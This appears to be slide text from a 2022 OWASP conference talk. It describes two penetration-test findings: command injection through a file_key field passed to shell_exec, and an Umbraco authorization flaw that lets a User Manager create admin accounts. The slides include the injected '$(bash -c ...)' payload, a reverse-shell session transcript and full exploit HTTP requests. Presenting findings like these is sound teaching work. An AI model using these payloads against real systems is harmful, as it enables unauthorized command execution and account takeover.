When Twiddling The Dials Go Wrong

Shofe Miraz

8 July, 2022

CyberCX

Thank You to Our Sponsors and Hosts!

OWASP
NEW
ZEALAND
owasp.org.nz

QUANTUM
SECURITY

AUT

CyberCX

DATACOM

snyk

Auth0

Checkmarx

HCL AppScan

kordia®

LATERAL
SECURITY

MICRO®
FOCUS

Pulse Security
www.pulsesecurity.co.nz

RedShield

Flux

SEQA™
Information Security

Cobalt

LACEWORK.

SecureFlag

Without them, OWASP New Zealand Day couldn’t happen

Who is this guy?

- Shofe Miraz @shmi012
- Security Consultant at CyberCX
- Working in cyber security for 3 years
- I like playing cricket, photography and presenting.
- You may recognize me from..
  HackAndLearn monthly meetup.

user@pc:~$ sudo whoami

Why this talk?

Today’s Agenda

- Non-Standard Configurations
- Some Interesting Bugs
- Deep Dive
- What Went Wrong
- Takeaways

umbraco

First Scenario

In Short..

- Developers opted to use non-Laravel functionalities.
- Use of a dangerous PHP function.
- Lack of user’s input sanitization.
- Any authenticated users can issue arbitrary requests.
- Remote command injection on the server.

Exploring Application’s Functions..

- Authenticated users can create posts.
- Ability to upload and remove attachments
- Files get stored in their cloud storage
- **Further inspection** to the remove attachment request..
- HTTP DELETE method used – **Interesting..**

Interesting..

```
DELETE /api/results/media/12345 HTTP/1.1
Host: hostname
User-Agent: …
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
{
"file_key":“media-results/random.php",
"media_reference":"12345"}
```

There’s an issue here.. Can you guess?

```
DELETE /api/results/media/12345 HTTP/1.1
Host: hostname
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
{
"file_key":“media-results/random.php",
"media_reference":"12345"}
```

Let’s look at the code


```
private function deleteFromObjectStorage(string $fileKey): ?int
{
    $url = $this->uploadService->makePresignedUploadUrl(
        $fileKey,
        config('app.s3.bucket')
    );
    $appFolder = dirname(dirname(__DIR__)) . '/';
    exec($appFolder . 'os-token.sh');
    $osToken = rtrim(file_get_contents($appFolder . 'os.token’));

    $cmd = 'curl -i -X DELETE -H "X-Auth-Token: ' . $osToken . '" ' . $url;
    $shell = shell_exec($cmd);
```

Inject Commands!

Request

```
DELETE /api/results/media/12345 HTTP/1.1
Host: hostname
User-Agent: Mozilla/5.0....
Accept: application/json
Accept-Encoding: gzip, deflate
Content-Type: application/json
{"file_key":"$(bash -c 'whoami')",

"media_reference":"12345"}
```

Response





```
HTTP/1.1 200 OK
Server: nginx/1.19.1
[redacted]
Content-Type: application/json
Connection: close
Vary: Accept-Encoding
Cache-Control: no-cache, private
Access-Control-Allow-Origin: *
[redacted]
Content-Length: 59

{
  "message":"File deletion has been successful.",
  "info":404
}
```

What gets executed

```
curl -i -X DELETE -H "X-Auth-Token: [redacted]" https://hostname/$(bash -c 'whoami')
```

!! Shell !!






```
Ncat: Connection from [redacted]:24127.
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux [redacted]-app-7cb7bf9585-42dl6 5.5.15-200
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ 
```

Scenario 2

- A non-standard configuration from the client.
- Lack of user’s authorization checking in Umbraco.
- Led to resetting any user's password.
- Administrator account takeover.

Something Interesting.

- Client provided few test accounts across multiple privilege levels.
- Observed a non-standard configuration.




User management

Groups (5)

Name	Sections
Administrators	Content, Media, Settings, Packages, Users, Members,
Editors	Content, Media, Forms
Sensitive data	All sections
Translators	Translation
Writers	Content

Default User Groups



User management


Groups (6)

Name	Sections	Content start no...	Media start node
Administrators	Content, Media, Settings, Packages, User...	Content root	Media root
Editors	Content, Media, Forms	Content root	Media root
Sensitive data	All sections	Content root	Media root
Translators	Translation	Content root	Media root
User Manager	Users	Content root	Media root
Writers	Content	Content root	Media root

Custom User Group

Use of ID params..


- Umbraco uses **userId** to track users' activity




localhost:23212/umbraco/#/users/users/user/1?orderBy=Name&orderDirection=As

- Possible to access another user’s profile?
- Started looking at other potential endpoints

Accessing unauthorized resources




```
GET /umbraco/backoffice/UmbracoApi/Users/GetById?id=3
HTTP/1.1
Host: localhost:23212
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:92.0) Gecko/20100101 Firefox/92.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
X-UMB-SEGMENT: null
X-UMB-XSRF-TOKEN:
a8XTxo7Ea7mzIgVsVgltGOfNpkhPgzNbyBKqMZZRKWuFv0JW-lZaeRezrgIjf
oz8dGkCbabH4P8OvUjgV3bu0E26Ps4PqNBwXKhVxCgzK3lfK4UXfiFi8DQ64w
Q_Blk_68_3joPSkOmHjzJiCrfIyQ2
DNT: 1
```




```
HTTP/1.1 401 Unauthorized
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
X-SourceFiles: =?UTF-8?B?YzpcVXNlcnNcaW5zb21uaWFcRGVza3RvcFx
Date: Wed, 15 Sep 2021 10:19:09 GMT
Connection: close
Content-Length: 67

)
]
}',
{
  "Message":"Authorization has been denied for this request.
```

That didn't work



```
GET /umbraco/backoffice/UmbracoApi/Users/GetById?id=1
HTTP/1.1
Host: localhost:23212
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:92.0) Gecko/20100101 Firefox/92.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
X-UMB-SEGMENT: null
X-UMB-XSRF-TOKEN:
a8XTxo7Ea7mzIgVsVgltGOfNpkhPgzNbyBKqMZZRKWuFv0JW-lZaeRezrgIjf
oz8dGkCbabH4P8OvUjgV3bu0E26Ps4PqNBwXKhVxCgzK3lfK4UXfiFi8DQ64w
Q_Blk_68_3joPSkOmHjzJiCrfIyQ2
DNT: 1
Connection: close
Referer: http://localhost:23212/umbraco
Cookie: UMB_UPDCHK=1; UMB-XSRF-TOKEN=
a8XTxo7Ea7mzIgVsVgltGOfNpkhPgzNbyBKqMZZRKWuFv0JW-lZaeRezrgIjf
```




```
HTTP/1.1 200 OK
Cache-Control: no-store, must-revalidate, no-
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Set-Cookie: UMB_UCONTEXT_C=2021-09-15T10%3A21
X-SourceFiles: =?UTF-8?B?YzpcVXNlcnNcaW5zb21u
Date: Wed, 15 Sep 2021 10:21:30 GMT
Connection: close
Content-Length: 4724

)
]
}',
{
  "navigation":[
    {
      "name":"User",
      "alias":"details",
```

Of course! This works

A bug?

- The user with User Manager role can add users.
- Can only add non-admin users.. At least that’s what it seems like.




Select user groups

Editors
Sections: Content, Media, Forms
Content start node: Content root
Media start node: Media root


Sensitive data
Sections:
Content start node: Content root
Media start node: Media root

User Manager
Sections: Users
Content start node: Content root
Media start node: Media root

Writers
Sections: Content
Content start node: Content root
Media start node: Media root




```
POST /umbraco/backoffice/UmbracoApi/Users/PostCreateUser HTTP/1.1
Host: localhost:25892
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:85.0) Ge
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
X-Requested-With: XMLHttpRequest
X-UMB-SEGMENT: null
X-UMB-XSRF-TOKEN: G66SA5VCac-a1rko2WwcWmVUwFsYU9OMhqj2JKG_QeA1gIS
Content-Length: 132
Origin: http://localhost:25892
DNT: 1
Connection: close
Referer: http://localhost:25892/umbraco
Cookie: UMB-XSRF-TOKEN=G66SA5VCac-a1rko2WwcWmVUwFsYU9OMhqj2JKG_Qe
T0aknbCv6R4V0AWocGA66JtOwBzWJkJfOhmnktVdsaoWdRF8UorWp9sJzrIhGPKBd
N_mMwXgFZzVSb83hu2YWTgm_ADNgYU9ptICwfsZX9NzhY4mT93gmy8Auldh56uXGx

{
  "id":-1,
  "parentId":-1,
  "name":"Basic User Editor",
  "email":"editor@test.com",
  "userGroups":[
    "userManagerRole",
    "admin"
```



```
HTTP/1.1 200 OK
Cache-Control: no-store, must-revalidate, no-cache, max-age
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: Mon, 01 Jan 1990 00:00:00 GMT
Set-Cookie: UMB_UCONTEXT_C=2021-03-01T12%3A08%3A17.3802627%
X-SourceFiles: =?UTF-8?B?YzpcVXNlcnNcaW5zb21uaWFcRGVza3RvcF
Date: Mon, 01 Mar 2021 12:08:18 GMT
Connection: close
Content-Length: 3717

)
]
}',
{
  "navigation":[
    {
      "name":"User",
      "alias":"details",
      "icon":"icon-umb-users",
      "view":"views/users/views/user/details.html",
      "active":true
    }
  ],
  "availableCultures":{
    "cs-CZ":"Czech (Czech Republic)",
    "cy-GB":"Welsh (United Kingdom)",
```

Can assign role on the fly!

User Created Successfully



User management

Users (7)

Status: All ▾ Groups: All ▾ Order by: Name (A-Z) ▾

Inactive

BE

